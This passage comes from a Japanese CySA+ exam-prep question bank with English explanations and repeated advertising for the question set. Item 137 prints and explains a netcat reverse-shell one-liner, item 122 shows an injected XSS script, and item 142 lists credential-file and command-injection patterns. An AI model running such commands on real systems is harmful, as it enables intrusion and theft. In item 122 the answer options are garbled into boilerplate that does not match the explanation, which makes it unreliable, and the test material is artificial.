And Secbay Press states that organizations use CVSS as a basis for prioritization, typically addressing higher scores first.
Exact extract (Secbay Press): "Organizations often use CVSS scores as a basis for prioritizing vulnerabilities, addressing those with higher scores first." Why the other assets are lower priority than the Web server (based on the vectors)

* File server (AV:L) is local attack vector, meaning the attacker must already have local access; that generally reduces priority compared to a remotely exploitable (AV:N) issue. (Attack vector definitions and scoring emphasize Network vs Local distinctions.)
* Mail server (AC:H) requires high attack complexity, lowering exploitability compared to the Web server's AC:L.
* Domain controller (PR:R, UI:R) requires privileges and user interaction, which lowers exploitability compared to PR:N/UI:N on the Web server.
Bottom line: The Web server is the most immediately dangerous because it is remotely exploitable (AV:N) with low complexity (AC:L), requires no privileges (PR:N) and no user interaction (UI:N), and has high impact across C/I/A-making it the strongest candidate for first remediation under CVSS-based prioritization.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): CVSS used to prioritize; higher scores addressed first
* Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003): CVSS metrics and interpretation (AV/AC/PR/UI/Impact) and severity score concept
* Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): Attack Vector/Attack Complexity definitions; remote vectors score higher

質問: **117**
事件対応の調査および報告段階において、既存の証拠を適切に取り扱い、報告することが重要である理由として、次のうちどれが挙げられますか？
A. 報告書が法廷で提出する必要が生じた場合に、法的に認められる内容であることを確認するため
B. インシデント対応チーム向けに教訓分析を提示する
C. 死後分析で証拠が使用できることを保証するため
D. さらなる根本原因分析のためのデータソースの損失を防ぐため
正解: **(**正解を表示します**)**
The correct answer is A. To ensure the report is legally acceptable in case it needs to be presented in court.
Proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response because they ensure the integrity, authenticity, and admissibility of the evidence in case it needs to be presented in court. Evidence that is mishandled, tampered with, or poorly documented may not be accepted by the court or may be challenged by the opposing party. Therefore, incident responders should follow the best practices and standards for evidence collection, preservation, analysis, and reporting1.
The other options are not reasons why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response. They are rather outcomes or benefits of conducting a thorough and effective incident response process. A lessons-learned analysis (B) is a way to identify the strengths and weaknesses of the incident response team and improve their performance for future incidents. A postmortem analysis © is a way to determine the root cause, impact, and timeline of the incident and provide recommendations for remediation and prevention. A root cause analysis (D) is a way to identify the underlying factors that led to the incident and address them accordingly.

質問: **118**
インシデント対応チームは、ランサムウェアを使用してデータを暗号化するマルウェアの攻撃ベクトルを評価しています。ネットワークベースの侵入の兆候はありません。インシデントの根本原因として最も可能性が高いのは次のどれですか?
A. USBドロップ
B. LFI
C. クロスサイト偽造
D. SQLインジェクション
正解: **A (**コメントを発表する**)**
AUSB drop attackis acommon method for delivering ransomware, where an attacker leaves infected USB drives in strategic locations,tricking employees into plugging them into corporate devices.
* Option B (LFI - Local File Inclusion)exploitsweb applications, but the scenario lacksnetwork intrusion indicators.
* Option C (Cross-site request forgery - CSRF)is used forexploiting authenticated web sessions, not ransomware delivery.
* Option D (SQL injection)is used fordatabase exploitation, not file encryption malware.
Thus,A (USB drop) is the correct answer, asphysical malware introduction is a known ransomware attack vector.

質問: **119**
攻撃者は、技術フォーラムから収集したオープンソースの情報を用いて、悪意のあるダウンローダーをコンパイルおよびテストし、被害組織のエンドポイントセキュリティ対策によって検出されないことを確認する。
サイバーキルチェーンの以下の段階のうち、脅威アクターの行動に最も合致するのはどれですか？
A. 配送
B. 偵察
C. 搾取
D. 兵器化
正解: (正解を表示します)
Weaponization is the stage of the Cyber Kill Chain where the threat actor creates or modifies a malicious tool to use against a target. In this case, the threat actor compiles and tests a malicious downloader, which is a type of weaponized malware. References: Cybersecurity 101, The Cyber Kill Chain: The Seven Steps of a Cyberattack

質問: **120**
アナリストは、脆弱性がどれだけ迅速に特定されるかを追跡したいと考えています。次のうち、最適な指標はどれでしょうか？
A. KPI
B. MTTD
C. スロ
D. 警告音量
正解: (正解を表示します)
The metric that measures how quickly something is detected/identified is Mean Time to Detect (MTTD).
Although MTTD is often used in incident detection, it directly matches the wording "how quickly ... are identified" because it measures the time between occurrence and detection.
Secbay Press defines MTTD explicitly as the time to detect an issue:
Exact extract (Secbay Press):
"Mean Time to Detect (MTTD) is... the average time taken to identify and detect a security incident... Mean time to detect is how long it took... to when it was detected." Why the other options are not best:
* KPI is a category/type of measure (a key metric), not the specific metric itself. Secbay distinguishes metrics vs KPIs and lists MTTD as a KPI example.
* SLO is a service objective/target, not a measurement of detection speed by itself.
* Alert volume measures quantity of alerts, not detection time.
Exact extract (Secbay Press):
"KPI: Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR)."

質問: **121**
販売アプリケーションの重大な脆弱性に対処するため、修正作業が行われました。この作業には5営業時間かかり、最終的に成功しました。しかし、変更諮問委員会は経営陣に対し、この作業によって相当な財務損失が発生したことを報告しました。この財務損失の理由を最も適切に説明しているのは次のうちどれですか？
A. その損失は、ITに依存する事業運営における通常のコストです。
B. 最高情報責任者は取締役会メンバーに通知しなかった。
C. ITチームはパッチ適用前に侵入テストチームを雇うべきだった。
D. メンテナンス期間が適切に伝達またはスケジュールされていませんでした。
正解: (正解を表示します)

The correct answer is D because the remediation was successful technically, but it occurred during five business hours for a sales application. That means the company likely lost sales revenue because the application was unavailable or degraded during a business-critical period. The issue was not the patch itself; the issue was poor change scheduling and communication.
Exact supporting extract: the CySA+ All-in-One guide defines a maintenance window as "a scheduled time the system is taken offline or out of use so that patches or configuration changes can be made." It also explains that emergency maintenance may require informing users that the resource is being taken offline, how long maintenance will take, and whether resource access will be affected.
The Sybex CySA+ Study Guide also supports this answer: "Changes have the potential to be disruptive to an organization," so the timing of changes must be "carefully coordinated." It adds that maintenance windows normally occur during evenings, weekends, or other periods when business activity is low.
The official CompTIA CS0-003 objectives place this under vulnerability management reporting and communication because they include action plans, patching, inhibitors to remediation, business process interruption, degrading functionality, and stakeholder identification and communication.
Why the other options are incorrect:
A is incorrect because this financial loss is not simply a normal unavoidable IT cost. It was caused by poor scheduling or communication around a business-critical sales application.
B is incorrect because the issue is not specifically that the CIO failed to notify the board. The scenario says the change advisory board informed leadership after the loss.
C is incorrect because a penetration test is not required before every patch or remediation activity. The issue was not whether the vulnerability existed; it was the business impact of the remediation timing.
D is correct because a properly planned and communicated maintenance window should reduce business impact by scheduling the work when the application is not heavily used.

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **122**
SOC(セキュリティオペレーションセンター)は、ワークステーションから社内Webアプリケーションにアクセスする際に発生するデスクトップエラーメッセージが最近増加しているという苦情を多数受け取っています。アナリストは、Webサーバー上で最近変更されたXMLファイルを特定し、レビューのためにそのファイルのコピーを取得しました。そのファイルには、次のコードが含まれていました。

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" href="default.xls"?>
<intro>
       <firstintro>
        <name>Welcome</name>
        <description>
        Welcome &lt;script type="text/javascript">alert("Your system     is infected. Contact a service technician at
gethelp.now.xyz")&lt;/script>, to our internal employee training catalog. From this     page, you can access essential training
regarding the handling of PHI  Patient Health Information must be     safeguarded from unauthorized access.
        </description>
```

以下のXMLスキーマ制約のうち、これらのデスクトップエラーメッセージが表示されないようにするには、どれを使用すればよいでしょうか？
A. 白い背景に黒い文字のAI生成コンテンツは、正しくない可能性があります。
B. 白い背景に黒い文字のAI生成コンテンツは、正しくない可能性があります。
C. 白い背景に黒い文字のAI生成コンテンツは正しくない可能性があります。
D. コンピュータコードAI生成コンテンツのスクリーンショットは不正確な場合があります。
正解: (正解を表示します)

The XML file containsJavaScript embedded within a < description > tagthat executes an alert message, which is a commonCross-Site Scripting (XSS)attack vector. The issue occurs becausethe XML schema does not restrict the input to safe characters, allowingarbitrary script executionwhen the XML file is processed by a vulnerable application.
Solution: Implement Input Validation Using an XML Schema Constraint
* Option Benforces awhitelist approachby allowingonly alphanumeric characters and spaces([a-zA-Z 0-9]
*).
* This prevents the inclusion ofmalicious JavaScript or special characterssuch as < , > , or & , which are required for XSS injection.
Why are the other options incorrect?
* Option A: Restricts input to aSocial Security Number (SSN) format ([0-9]{3}-[0-9] {2}-[0-9]{4}).
While it prevents JavaScript injection, it is too restrictive and would break legitimate text-based content in the XML.
* Option C: Restricts input toonly numeric values ([0-9]*), preventing JavaScript injection but also breaking legitimate non-numeric content in the < description > field.
* Option D: Restricts input to asingle positive integer, which does not align with the expected text-based content.
Thus,Option Bis the correct answer, as it enforces proper input validation while still allowing expected text input.

質問: **123**
アナリストは脆弱性レポートをレビューしており、経営陣に勧告を行う必要があります。アナリストは、ほとんどのシステムは再起動によってアップグレードできるため、1 回のダウンタイム ウィンドウが発生することを発見しました。ただし、会社がアクセスできないベンダー アプライアンスのため、重要なシステムのうち 2 つはアップグレードできません。これらのシステムおよび関連する脆弱性を最もよく表しているのは、次の修復の阻害要因のうちどれですか?
A. 独自のシステム
B. レガシー システム
C. サポートされていないオペレーティング システム
D. メンテナンス時間の不足
正解: **(**正解を表示します**)**
Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems. Proprietary systems can pose a challenge for vulnerability management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities. In this case, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This indicates that these systems and associated vulnerabilities are examples of proprietary systems as inhibitors to remediation

質問: **124**
システム アナリストは、Windows 環境でシステム構成キーと値へのユーザー アクセスを制限しています。アナリストがこれらの構成アイテムをどこで見つけられるかを説明しているものは次のうちどれですか?
A. 設定。イニ
B. ntds.dit
C. マスターブートレコード
D. レジストリ
正解: **D (**コメントを発表する**)**
The correct answer is D. Registry.
The registry is a database that stores system configuration keys and values in a Windows environment. The registry contains information about the hardware, software, users, and preferences of the system. The registry can be accessed and modified using the Registry Editor tool (regedit.exe) or the command-line tool (reg.exe).
The registry is organized into five main sections, called hives, which are further divided into subkeys and values.

The other options are not the best descriptions of where the analyst can find system configuration keys and values in a Windows environment. config.ini (A) is a file that stores configuration settings forsome applications, but it is not a database that stores system configuration keys and values. ntds.dit (B) is a file that stores the Active Directory data for a domain controller, but it is not a database that stores system configuration keys and values. Master boot record © is a section of the hard disk that contains information about the partitions and the boot loader, but it is not a database that stores system configuration keys and values.

質問: **125**
次のセキュリティ運用タスクのうち、自動化に最適なものはどれですか?
A. 疑わしいファイルの分析:
フォルダー内で疑わしいグラフィックを探します。
見つかったグラフィックのカテゴリに基づいて、元のフォルダー内にサブフォルダーを作成します。
疑わしいグラフィックを適切なサブフォルダに移動する
B. ファイアウォール IoC ブロックアクション:
ファイアウォールのログを調べて、最近公開されたゼロデイエクスプロイトの IoC を確認します。ログで見つかった動作をブロックするためにファイアウォールで緩和アクションを実行します。ブロックルールによって発生した誤検知を追跡します。
C. セキュリティ アプリケーション ユーザー エラー:
エラーログを検索して、ユーザーがセキュリティアプリケーションで問題を抱えている兆候を探します。ユーザーの電話番号を調べます。アプリケーションの使用に関する質問があれば、ユーザーに電話します。
D. メールヘッダー分析:
メールヘッダーのフィッシング信頼度メトリックが5以上であるかどうかを確認します。送信者のドメインをブロックリストに追加します。メールを検疫に移動します。
正解: **D** (コメントを発表する)
Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

質問: **126**
ウェブアプリケーションチームがSOCアナリストに対し、公開ウェブサーバー上で数千件のHTTP/404イベントが発生していることを通知しました。アナリストが次に取るべき行動は次のうちどれですか？
A. この外部サーバーをブロックするルールを追加する必要があることをファイアウォールエンジニアに指示してください。
B. イベントをインシデントにエスカレーションし、SOC マネージャーにアクティビティを通知します。
C. DDoS攻撃が発生していることをインシデント対応チームに通知する。
D. リクエストのIPアドレス/ホスト名を特定し、関連するアクティビティを確認します。
正解: (正解を表示します)
A HTTP/404 error code means that the requested page or resource was not found on the web server. This could be caused by various reasons, such as incorrect URLs, moved or deleted pages, missing assets, or server misconfigurations123. The analyst should first identify the source of the requests and examine the related activity to determine if they are legitimate or malicious, and what actions need to be taken to resolve the issue.
The other options are either premature or irrelevant without further investigation. References: 1: 404 Page Not Found Error: What It Is and How to Fix It 2: 404 Error Code: What Causes Them and How To Fix It 3: About
404 errors and how to Troubleshoot it?

質問: **127**

アナリストは、疑わしい IIS ログ アクティビティに関するアラートを受信し、次のエントリを確認します。
2024-05-23
15:57:05 10.203.10.16 HEAT / - 80 - 10.203.10.17 DirBuster-1.0-RC1+(http://www.owasp.org/index.php
/カテゴリー:OWASP_DirBuster_プロジェクト)
...
アナリストはログから次のどれを推測しますか?
A. 攻撃者がネットワークの横方向の移動を実行しています。
B. 攻撃者がウェブサイトの偵察を行っています。
C. 攻撃者がネットワークからデータを盗み出しています。
D. 攻撃者が Web サイトを複製しています。
正解: (正解を表示します)
Comprehensive and Detailed Step-by-Step Explanation:The logs indicate that the OWASP DirBuster tool is being used. This tool is designed for directory brute-forcing to find hidden files or directories on a web server, which aligns with reconnaissance activities. The series of GET and HEAD requests further confirm directory and file enumeration attempts.
References:
* CompTIA CySA+ Study Guide (Chapter 4: Reconnaissance Techniques)
* CompTIA CySA+ Objectives (Domain 1.3 Tools and Techniques)

質問: **128**
インシデント対応者は、ネットワーク トラフィックを通じてバイナリ ファイルを回復することができました。バイナリ ファイルは、異常な動作をするマシンでも見つかりました。バイナリ ファイルの目的を理解するために実行できる可能性が高いプロセスは次のどれですか。
A. ファイルのデバッグ
B. トラフィック分析
C. リバースエンジニアリング
D. マシン分離
正解: (正解を表示します)
Reverse engineering is the process of analyzing a binary file to understand its structure, functionality, and behavior. It can help to identify the purpose of the binary file, such as whether it is a malicious program, a legitimate application, or a library. Reverse engineering can involve various techniques, such as disassembling, decompiling, debugging, or extracting strings or resources from the binary file123. Reverse engineering can also help to find vulnerabilities, backdoors, or hidden features in the binary file

質問: **129**
リスク評価の結果、以下の特徴を持つ脆弱なレガシーシステムをホストしているサーバーが発見されました。
* ベンダーからはパッチや公式の修正プログラムは提供されていません。
* ベンダーによる公式サポートは提供されていません。
顧客は当該システムをミッションクリティカルなシステムとみなしている。
以下の対策のうち、既存システムによるリスクを最も効果的に軽減できるのはどれですか？
A. サーバーを直ちに廃止し、旧式システムに代わる新しいソリューションを見つけてください。
B. ファイアウォールルールを実装して、受信接続をブロックし、送信トラフィックを許可します。
C. レガシーサーバーに合わせたWebアプリケーションファイアウォールをインストールして設定します。
D. 隔離、アクセス制限、継続的な監視などの補償制御を適用する。
正解: (正解を表示します)

Because the system is mission critical and there is no patch and no vendor support, the best risk-reduction approach is to implement compensating controls. Compensating controls are specifically recommended when immediate remediation is not possible, and for legacy systems where patches may not exist.
The Sybex CySA+ Study Guide states this directly:
Exact extract (Sybex Study Guide): "Legacy systems may not have patches available, meaning that compensating controls may be the only option available." Secbay Press also explains that legacy systems may lack vendor support/updates and that miti gation strategies like compensating controls or isolation are essential to reduce risk:
Exact extract (Secbay Press): "Legacy systems may lack vendor support and updates, making mitigation strategies essential... Implement specific mitigation strategies for legacy systems, such as compensating controls or isolation." And Secbay provides a legacy-system compensating control case study showing exactly the kinds of controls mentioned in option D-segmentation/isolation, access controls, and enhanced monitoring/continuous monitoring:
Exact extract (Secbay Press): "Selected compensating controls, such as network segmentation, intrusion detection systems, and enhanced monitoring, to mitigate the risks..." Why the other options are not "best" given the constraints:
* A (Decommission immediately): may be ideal long-term, but conflicts with "mission critical" (and
"immediately" is often unrealistic for business operations).
* B (Block inbound/allow outbound): helps somewhat but is incomplete and can still allow command-and- control or exfiltration outbound; also doesn't address restricted admin access/monitoring comprehensively.
* C (WAF): useful only if this is specifically a web application exposure; the scenario says "legacy system" broadly. Compensating controls are the most complete and universally applicable choice.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Chapple/Seidl, CompTIA CySA+ Study Guide (CS0-003): legacy systems may have no patches; compensating controls may be the only option
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): legacy systems lack support/updates; use compensating controls or isolation
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): compensating controls for legacy systems include segmentation/isolation and enhanced/continuous monitoring

質問: **130**
セキュリティ アナリストが、内部ネットワークで侵害された電子メール サーバーを検出しました。ユーザーから、電子メールの受信トレイに奇妙なメッセージや異常なネットワーク トラフィックが報告されています。次に実行する必要があるインシデント対応手順は次のうちどれですか。
A. 準備
B. 検証
C. 封じ込め
D. 根絶
正解: **(**正解を表示します**)**
After detecting a compromised email server and unusual network traffic, the next step in incident response is containment, to prevent further damage or spread of the compromise. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Incident Response, page 197.

質問: **131**
セキュリティアナリストが、新しいサーバー インフラストラクチャの最近の脆弱性スキャン レポートを確認しています。
アナリストは、最も重要な脆弱性を最初に解決することで、時間を最大限に活用したいと考えています。
以下の情報が提供されます:

Hostname	Asset priority	CVSS score	Exploitable?
SVR01	Medium	8.9	No
SVR02	Medium	7.1	Yes
SVR03	Low	3.5	Yes
SVR04	High	6.7	No

ShopTIA

アナリストが最初に修復作業に集中すべきなのは次のうちどれですか?

A. SVR01

B. SVR02

C. SVR03

D. SVR04

正解: **B (**コメントを発表する**)**

SVR02 has a CVSS score of 7.1 and is exploitable, making itthe highest priority for remediation.

* SVR01 (CVSS 8.9) is not exploitable, so it is a lower risk.

* SVR03 (CVSS 3.5) is exploitablebut has alower severitythan SVR02.

* SVR04 (CVSS 6.7) is not exploitable, reducing its urgency.

Thus,B (SVR02) is the correct answer, as it presentsthe highest immediate risk.

質問: **132**

次の脅威アクターのうち、疑わしい環境ポリシーを理由に企業を標的にする可能性が最も高いのはどれですか?

A. ハクティビスト

B. 組織犯罪

C. 国民国家

D. 一匹狼

正解: **(**正解を表示します**)**

Hacktivists are threat actors who use cyberattacks to promote a social or political cause, such as environmentalism, human rights, or democracy. They may target companies that they perceive as violating their values or harming the public interest. Hacktivists often use techniques such as defacing websites, launching denial-of-service attacks, or leaking sensitive data to expose or embarrass their targets12.

References: An introduction to the cyber threat environment, page 3; What is a Threat Actor? Types & Examples of Cyber Threat Actors, section 2.

質問: **133**

最高情報セキュリティ責任者は、SQLインジェクション、FRI、XSSなどの脆弱性から始めて、設計段階からセキュリティを実装したいと考えています。次のうち、要件を満たす可能性が最も高いのはどれですか?

A. リバースエンジニアリング

B. 既知の環境試験

C. 動的アプリケーションセキュリティテスト

D. コードデバッグ

正解: **(**正解を表示します**)**

Dynamic Application Security Testing (DAST) is used to detect vulnerabilities in running applications, including common issues like SQL injection, FRI, XSS, etc. It aligns with the goal of implementing security by design.

質問: **134**
セキュリティ チームは、最新のネットワーク スキャン中に、不正な Wi-Fi アクセス ポイントをいくつか特定しました。ネットワーク スキャンは四半期に 1 回実行されます。次のコントロールのうち、組織が不正なデバイスをより迅速に特定できるようにするには、どれが最も効果的でしょうか。
A. 継続的な監視ポリシーを実装します。
B. BYOD ポリシーを実装します。
C. ポータブルワイヤレススキャンポリシーを実装します。
D. ネットワークスキャンの頻度を月に 1 回に変更します。
正解: (正解を表示します)
The best control to allow the organization to identify rogue devices more quickly is A. Implement a continuous monitoring policy. A continuous monitoring policy is a set of procedures and tools that enable an organization to detect and respond to unauthorized or anomalous activities on its network in real time or near real time. A continuous monitoring policy can help identify rogue access points as soon as they appear on the network, rather than waiting for quarterly or monthly scans. A continuous monitoring policy can also help improve the overall security posture and compliance of the organization by providing timely and accurate information about its network assets, vulnerabilities, threats, and incidents1.

質問: **135**
インシデント対応チームは、法執行機関と協力して、現在発生しているウェブサーバーの侵害について調査を進めている。
サーバーを一定期間稼働させ、代替制御策を実施することが決定されました。Webサービスはリバースプロキシ経由でインターネットからアクセス可能でなければならず、データベースサーバーに接続する必要があります。他の要件を満たしつつ、攻撃者の侵入を防ぐのに役立つ代替制御策は次のうちどれですか？(2つ選択してください)。
A. データ漏洩を防ぐため、データベースサーバー上のテーブルを削除します。
B. WebサーバーとデータベースサーバーにEDRを導入して、攻撃者の能力を低下させる。
C. 攻撃者がウェブの脆弱性を悪用できないように、ウェブサーバー上のhttpdサービスを停止する
D. マイクロセグメンテーションを使用して、Webサーバーおよびデータベースサーバーとの間の接続を制限します。
E. Webサーバーの/etc/passwdファイル内のHTTPアカウントをコメントアウトしてください。
F. データベースをデータベースサーバーからウェブサーバーに移動します。
正解: (正解を表示します)
Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official References:
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/certifications/cybersecurity-analyst
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

質問: **136**
IT担当者がLinuxのtopコマンドの出力結果を確認しています。この会社では、IT部門とセキュリティ部門のスタッフのみが管理者権限を持つことが許可されています。両部門とも、管理者権限を必要とする作業は行っていないことを確認しています。以下の出力結果に基づき、
PID
ユーザー

VIRT
RES
SHR
%CPU
%MEM
タイム+
指示
34834
人
4980644
224288
111076
5.3
14.44
1:41.44
シナモン
34218
人
51052
30920
23828
4.7
0.2
0:26.54
Xorg
2264
根
449628
143500
26372
14.0
3.1
0:12.38
バッシュ
35963
xrdp
711940
42356
10560
2.0
0.2

0:06.81
xrdp
以下のPIDのうち、データ漏洩に最も寄与する可能性が高いのはどれですか？
A. 2264
B. 34218
C. 34834
D. 35963
正解: **A (**コメントを発表する**)**
* PID 2264 (bash running as root) is suspicious because:
* It has elevated privileges (root user).
* Bash (command-line shell) is running with high CPU usage (14.0%), which is unusual unless actively being used.
* If unauthorized, an attacker could be exfiltrating data via command-line methods like scp, wget, or custom scripts.
Why Not Other Options?
* B (34218 - Xorg) # Xorg is a display server for GUI; no signs of exfiltration.
* C (34834 - Cinnamon) # Cinnamon is a desktop environment, not a threat.
* D (35963 - xrdp) # xrdp is a remote desktop service, expected behavior.
Reference: CompTIA CySA+ CS0-003, Chapter 6: " Host-Based Security Monitoring, " Section: " Analyzing Suspicious Processes and Privileged Activity. "

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **137**
セキュリティアナリストが次の不審なアクティビティを検出しました:
rm -f /tmp/f;mknod /tmp/fp;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f 次のどれがアクティビティを最もよく表していますか?
A. ネットワークピボット
B. ホストスキャン
C. 権限昇格
D. リバースシェル
正解: (正解を表示します)
The command rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:
*rm -f /tmp/f deletes any existing file named /tmp/f
*mknod /tmp/f p creates a named pipe (FIFO) file named /tmp/f
*cat /tmp/f|/bin/sh -i 2>&1 reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output
*nc 10.0.0.1 1234 > tmp/f connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.
References
Hack the Galaxy

Reverse Shell Cheat Sheet

質問: **138**
サイバーセキュリティ アナリストは SIEM でトリアージを行っており、ファイアウォールと調査対象のホスト間のタイムスタンプが 43 分ずれていることに気付きました。タイムスタンプで発生する可能性が最も高いシナリオは次のうちどれですか?
A. NTP サーバーがホスト上に構成されていません。
B. サイバーセキュリティ アナリストは間違った情報を見ています。
C. ファイアウォールは UTC 時間を使用しています。
D. ログのあるホストはオフラインです。
正解: **A (**コメントを発表する**)**
The most likely scenario occurring with the time stamps is that the NTP server is not configured on the host.
NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network.
NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP server is not configured on the host, the host will rely on its own hardware clock, which may drift over time and become inaccurate. This can cause discrepancies in the time stamps between the host and other devices on the network, such as the firewall, which may be synchronized with a different NTP server or use a different time zone. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23. References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, Firewall rules logging: a closer look at our new network compliance and ...

質問: **139**
セキュリティ アナリストは、複数の Windows マルウェア バイナリを対象とした調査を行っています。アナリストは、攻撃者に情報を開示せずに情報を収集したいと考えています。次のアクションのうち、アナリストが目的を達成できるのはどれですか?
A. 分析のためにバイナリをエアギャップサンドボックスにアップロードします
B. バイナリをウイルス対策ベンダーに送信します。
C. インターネット接続のある環境でバイナリを実行します。
D. VirusTotal を使用してファイル ハッシュをクエリします。
正解: **(**正解を表示します**)**
The best action that would allow the analyst to gather intelligence without disclosing information to the attackers is to upload the binary to an air gapped sandbox for analysis. An air gapped sandbox is an isolated environment that has no connection to any external network or system. Uploading the binary to an air gapped sandbox can prevent any communication or interaction between the binary and the attackers, as well as any potential harm or infection to other systems or networks. An air gapped sandbox can also allow the analyst to safely analyze and observe the behavior, functionality, or characteristics of the binary.

質問: **140**
脆弱性管理者は、データベースをスキャンした後、疑わしいデータを分析します。修復タスクの優先順位付けを行うために、管理者は次のうちどれを行うべきでしょうか？
A. さらに分析を行い、調査結果報告書をインシデント対応チームに送付する。
B. コマンドラインで評価を実行し、真陽性か偽陽性かを判断します。
C. 影響レベルを特定し、問題解決までの期間を含むチケットを作成します。
D. 補償的管理策を適用し、アナリストにリスク登録簿に問題を文書化するよう指示する。
正解: **(**正解を表示します**)**

The key phrase is "analyzes suspicious data after scanning". Before you can prioritize remediation, you must first ensure the scan results are valid-i.e., determine whether the findings are true positives vs. false positives. That validation step is a core part of vulnerability management because it prevents wasting time remediating issues that do not actually exist and ensures your prioritization decisions are based on accurate findings.
The All-in-One CySA+ CS0-003 guide explicitly states that after receiving vulnerability scan data, the analyst's review process must focus on validating reported vulnerabilities (true/false positives). It also directly ties this to remediation/prioritization.
Exact extract (All-in-One Exam Guide):
"It is up to the analyst to review and make sense of vulnerability data and findings... The two most important outcomes of the review process are to determine the validity of reported vulnerabilities..." It further emphasizes the importance of differentiating true positives from false positives for remediation and prioritization:
Exact extract (All-in-One Exam Guide):
"Distinguishing true positives from false positives... can be a tricky part of vulnerability remediation and prioritization." So, Option B (determine true/false positives) is the best action specifically to prioritize remediation tasks based on scan results.
Why the other options are not best:
* A: Sending to IR may be appropriate if there is evidence of an active incident, but the question is framed as post-scan vulnerability management (not confirmed incident handling). Validation comes first.
* C: Tickets and timeframes are important (often driven by SLAs/SLOs), but setting those correctly depends on confirming the findings are real and understanding severity/impact first.
* D: Compensating controls and risk register entries are appropriate when remediation is not immediately feasible, but again you must confirm validity and then prioritize based on risk/impact.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): validating vulnerability scan results; true/false positives; link to remediation prioritization

質問**: 141**
アナリストが脆弱性管理ダッシュボードを評価しています。アナリストは、以前に修正された脆弱性がデータベース サーバーに再び出現していることに気付きました。最も考えられる原因は次のうちどれですか?
A. 検出結果は誤検知であるため、無視する必要があります。
B. インスタンスでロールバックが実行されました。
C. 脆弱性スキャナーは資格情報なしで構成されました。
D. 脆弱性管理ソフトウェアを更新する必要があります。
正解**: B (**コメントを発表する**)**
A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability. References: Vulnerability Remediation: It's Not Just Patching, Section:
The Remediation Process; Vulnerability assessment for SQL Server, Section: Remediation

質問**: 142**
セキュリティ アナリストは、基盤となるホストから資格情報を抽出するために悪用できる LFI 脆弱性を発見しました。セキュリティ アナリストが Web サーバーを検索するために使用できるパターンは次のどれですか?
その特定の脆弱性が悪用された証拠のログはありますか?
A. /etc/ shadow
B. curl localhost
C. ; printenv
D. cat /proc/self/

正解: **A** (コメントを発表する)
